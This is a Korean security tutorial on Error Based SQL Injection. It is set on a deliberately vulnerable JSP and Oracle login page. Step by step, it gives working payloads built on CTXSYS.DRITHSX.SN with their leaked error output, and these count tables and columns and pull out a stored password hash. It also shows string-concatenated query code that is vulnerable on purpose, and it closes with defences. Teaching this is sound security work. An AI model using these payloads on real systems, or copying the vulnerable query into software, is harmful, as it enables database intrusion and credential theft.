Special Report

웹 취약점과 해킹 매커니즘 #4 Error Based SQL Injection

■ 개요

SQL Injection은 사용자 입력값을 검증하지 않는 경우 설계된 쿼리문에 의도하지 않은 쿼리를 임의로 삽입할 수 있는 공격이다. 공격자는 쿼리를 악의적으로 주입하여 데이터베이스의 데이터를 무단으로 탈취할 수 있다.

이번 Special Report에서는 Error Based SQL Injection의 개념을 설명하고 실습을 진행한다. SQL Injection 취약점이 존재하는 로그인 페이지에서 특정 에러를 유발하고 에러메시지로부터 데이터를 추출하는 내용을 다룬다.


※ 실제 운영 중인 서버에 테스트 또는 공격을 하는 행위는 법적인 책임이 따르므로 개인용 테스트 서버 구축 또는 bWAPP, DVWA, WebGoat 등과 같은 웹 취약점 테스트 환경 구축을 통해 테스트하는 것을 권장한다.

※ 본 Special Report는 JSP와 Oracle Database 11gR2를 사용하여 취약한 서버를 구축하였다.

■ Error Based SQL Injection

특정 함수를 이용한 에러 발생 시 데이터베이스의 정보가 노출된다는 점을 악용하여 공격자가 원하는 데이터를 추출하는 공격 방법이다. 아래의 그림은 SQL구문 에러 발생 시 출력되는 화면으로, 반환되는 에러 메시지를 통해 해당 페이지가 사용하고 있는 데이터베이스에 대한 정보를 확인할 수 있다.

특히 CTXSYS.DRITHSX.SN와 같이 Error Based SQL Injection에 취약한 함수 사용이 가능할 경우 공격자는 에러 메시지로부터 데이터베이스의 정보를 탈취할 수 있다.



HTTP 상태 500 – 내부 서버 오류

타입 예외 보고

메시지 An exception occurred processing [/loginAction2.jsp] at line [42]

설명 서버가, 해당 요청을 충족시키지 못하게 하는 예기치 않은 조건을 맞닥뜨렸습니다.

예외

```
org.apache.jasper.JasperException: An exception occurred processing [/loginAction2.jsp] at line [42]

39:     conn = DriverManager.getConnection(dbURL, dbID, dbPW);
40:     Statement st = conn.createStatement();
41:
42:     ResultSet rs = st.executeQuery("select * from MEMBER where userid = '" + userID + "' AND userpw ='" + userPW + "'");
43:     Boolean check = false;
44:     while(rs.next()) // 결과값을 하나씩 가져와서 저장하기 위한 while문
45:     {


Stacktrace:
        org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:610)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:489)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:379)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:327)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
```

근본 원인 (root cause)


```
javax.servlet.ServletException: java.sql.SQLSyntaxErrorException: ORA-00933: SQL command not properly ended

        org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:657)
        org.apache.jsp.loginAction2_jsp._jspService(loginAction2_jsp.java:216)
        org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
```

[에러 메시지 창]

■ 환경 구성

웹 취약점 테스트는 실습을 위해 구축한 서버의 로그인 페이지에서 진행된다. 해당 페이지는 다음과 같으며, 아이디와 비밀번호를 입력 받아 데이터베이스 저장된 값과 일치할 경우 로그인에 성공한다.

[SQL Injection 취약점이 있는 로그인 페이지]



[로그인 성공 시]

로그인 값을 검증하는 페이지는 다음과 같이 SQL Injection에 취약한 소스코드로 구성되어 있다. 사용자 입력값인 아이디(ID)와 비밀번호(PW)에 대한 입력값 필터링이 존재하지 않아 공격자가 임의의 쿼리를 주입할 수 있다.

```
...
Statement st = conn.createStatement();
ResultSet rs = st.executeQuery(
"SELECT * FROM member WHERE userid = '" + ID + "' AND userpw ='" + PW + "'");
...
```

[로그인 성공 시 SQL Injection 에 취약한 소스코드]

또한 실습용 웹 서버의 데이터베이스는 사용자 정보를 담고 있는 MEMBER 테이블은 다음과 같이 구성되어 있다.

※ 비밀번호는 개인정보보호법에 따라 단방향 해시 처리된 값으로 구성되어 있다.

infosec

아이디 (userid)	비밀번호 (userpw)	이름 (username)	이메일 (usermail)	전화번호 (usertel)
admin	F67B3...	관리자	-	-
eqst	7110E...	이큐스트	-	-
insight	DB470...	인사이트	-	-


[MEMBER 테이블]

■ 공격 진행에 앞서

1. Oracle 에러 반환 종류

Oracle은 두 가지의 에러 정보를 반환한다.

1) 단순 에러 메시지: 일반적으로 출력되는 에러 메시지로 단순히 문법이 잘못되었다는 에러 정보



2) 정보 획득이 가능한 에러 메시지: 서브쿼리의 실행 결과를 보여주는 함수로 **공격에 활용 가능**

infosec

정보 획득이 가능한 에러를 유발하는 함수	비고
UTL_INADDR.GET_HOST_NAME((서브쿼리))	Oracle 11g부터 SYS 권한만 사용 가능
UTL_INADDR.GET_HOST_ADDRESS((서브쿼리))	
ORDSYS.ORD_DICOM.GETMAPPINGXPATH((서브쿼리, user, user))	
CTXSYS.DRITHSX.SN(user, (서브쿼리))	

*서브쿼리는 기존의 쿼리문 안에 쿼리문이 삽입되는 것으로, 정보 획득이 가능한 함수를 사용할 때 서브쿼리에 에러 정보를 추출하고 싶은 쿼리를 삽입하면 된다.

예시) 데이터베이스 버전 정보 출력

본 리포트에서는 정보 획득이 가능한 에러 유발 함수인 CTXSYS.DRITHSX.SN을 이용하여 실습을 진행한다.

2. Error Based SQL Injection 공격에 사용되는 함수


UNION SQL Injection 의 경우 여러 개의 데이터를 한 번에 추출할 수 있는 반면, Error Based SQL Injection 은 원하는 데이터를 **1 개씩**만 출력할 수 있다. 따라서 원하는 데이터를 추출하기 위해서는 COUNT 함수와 ROWNUM 을 사용해야 한다.

COUNT 함수는 특정 컬럼에 대한 전체 행의 개수를 세는 함수이다. Error Based SQL Injection 공격 진행 과정 중 각 테이블/컬럼/데이터의 개수를 확인할 때 사용한다. 전체 행의 개수를 파악해야 이후의 공격을 어떻게 진행할지 판단할 수 있기 때문이다. 예를 들어, 행의 개수가 많을 경우 자동화 툴을 사용하는 등 필요한 데이터를 빠르게 추출하기 위한 판단이 가능하다.

ROWNUM 은 Oracle 데이터베이스 조회 시 가상의 순번을 부여한다. 각 테이블/컬럼/데이터의 개수 확인 후 ROWNUM 을 이용해 원하는 행 번호의 데이터를 추출할 수 있다. ROWNUM 사용 시 주의할 점이 있다. ROWNUM 은 1 부터 시작하여 부여되는데 원하는 행 번호를 검색하기 위해서는 최초 생성한 ROWNUM 에 별칭을 지정하여 새로운 컬럼으로 만들고 별칭을 통해 행을 조회해야 한다. 별칭은 'ROWNUM AS [별칭 이름]'을 통해 지정할 수 있다.

■ 공격 진행 과정

Error Based SQL Injection의 공격 진행 과정은 다음과 같다.



[Error Based SQL Injection 진행 과정]

Step 1. 취약점 존재 여부 확인

사용자 입력 값을 받아 로그인 하는 페이지에서 SQL Injection 취약점 존재 여부를 확인한다. SQL구문에서 문법적 요소로 작용하는 싱글쿼터(') 등과 같은 특수문자를 입력하여 로그인 했을 때 서버의 반응을 보고 취약점 존재 여부를 판단할 수 있다.

Step 2. Error Based SQL Injection

SQL구문 에러를 발생 시 반환되는 정보를 통해 데이터베이스의 테이블/컬럼/데이터의 개수와 이름을 확인하는 과정을 반복하여 원하는 데이터를 추출할 수 있다.

2-1) 테이블 정보 확인

원하는 데이터를 추출하기 위해 전체 테이블의 개수를 확인해야 한다. 실습에서는 user_tables를 통해 사용자가 생성한 전체 테이블 수를 확인한다.

infosec

테이블 개수 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT **COUNT**(table_name) FROM user_tables))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus 3 does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	사용자가 생성한 테이블의 개수는 '3'개이다.

테이블의 개수를 확인한 후 원하는 테이블을 찾을 때까지 행 번호를 증가시켜가며 테이블 이름을 추출한다.

infosec

테이블 이름 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT table_name FROM (SELECT table_name, **ROWNUM AS RNUM FROM** user_tables) WHERE **RNUM=2**))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus MEMBER does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	사용자가 생성한 2번째 테이블의 이름은 'MEMBER'이다.

2-2) 컬럼 정보 확인

원하는 테이블의 컬럼 정보를 확인하기 위해 앞서 획득한 'MEMBER' 테이블의 전체 컬럼 수를 추출한다.

infosec

컬럼 개수 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT **COUNT**(column_name) FROM all_tab_columns WHERE table_name='MEMBER'))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus 5 does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	사용자가 생성한 'MEMBER' 테이블의 컬럼 수는 '5'개이다.

전체 컬럼 수 확인 후 원하는 컬럼을 찾을 때까지 행 번호를 증가시켜가며 컬럼 명을 확인한다.

infosec

컬럼 명 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT column_name FROM (SELECT column_name, **ROWNUM AS RNUM** FROM all_tab_columns WHERE table_name='MEMBER') WHERE **RNUM=2**))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus USERPW does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	'MEMBER' 테이블의 2번째 컬럼 명은 'USERPW'이다.

2-3) 데이터 정보 확인

'MEMBER' 테이블의 실제 데이터를 추출하기 위해 해당 테이블의 데이터 개수를 확인한다.

infosec

데이터 개수 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT **COUNT**(userpw) FROM MEMBER))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus 3 does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	'MEMBER' 테이블의 실제 데이터 개수는 '3'개이다.

전체 데이터 개수 확인 후 원하는 데이터를 찾을 때까지 행 번호를 증가시켜가며 데이터를 추출한다.

infosec

데이터 추출	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user, (SELECT userpw FROM (SELECT userpw, **ROWNUM AS RNUM** FROM member) WHERE **RNUM=1**))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus F67B30498047F2F3C3F7E4768BD47DC44250858D does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	'MEMBER' 테이블의 1번째 패스워드(USERPW) 데이터인 해시된 패스워드를 추출할 수 있다.

Step 3. 원하는 데이터 탈취

이처럼 SQL에 관련된 에러 처리가 미흡할 경우 전체 테이블/컬럼/데이터의 개수를 확인하여 원하는 데이터를 1개씩 추출하여 데이터베이스의 모든 데이터 추출이 가능하다.

■ 보안 대책

SQL Injection의 보안 대책은 크게 2가지가 있다.

- **Prepared Statement**[1]: SQL Injection의 근본적인 해결책이지만, 문법적/비즈니스 로직 상 사용이 불가한 로직이 있으며 서버가 운영 중일 경우 소스코드 수정이 어려울 수 있다.

- **Filtering**: White List Filter 방식을 적용해 허용할 문자열을 지정하는 것이 좋다. 상황에 따라 Black List Filter 방식을 적용해야 한다면, 공격 기법에 사용될 수 있는 예약어 및 특수 문자를 모두 Filtering 해야 한다.

※ 문자열 Filtering 시 대소문자 모두 Filtering 하는 것이 좋다.

※ Error Based SQL Injection의 경우 공격자에게 정보를 제공할 수 있는 에러 메시지가 아닌 사전에 정의된 에러 페이지를 반환하도록 대체해야 하며, 개발자의 디버깅용 에러 메시지 창은 실제 소스코드에서 제거하여 시스템 내부 정보가 노출되지 않도록 유의해야 한다.

보안 대책에 대한 우회기법 및 시큐어코딩 적용 등에 대한 자세한 내용은 SQL Injection 마지막 챕터에서 이어진다.

■ 맺음말

지금까지 Error Based SQL Injection에 대해 알아보았다. SQL구문 에러 유발 후 반환되는 에러 메시지를 통해 테이블/컬럼/데이터를 1개씩 추출하는 것을 반복하여 전체 데이터를 추출할 수 있는 공격이다. SQL Injection 취약점을 제거하는 것이 우선이며, 사전에 정의된 에러 페이지 창으로 대체하여 정보를 획득할 수 있는 에러 메시지가 반환되지 않도록 하는 것이 중요하다.

[1] Prepared Statement는 컴파일이 미리 되어있기 때문에 입력값을 변수로 선언해두고 필요에 따라 값을 대입하여 처리한다.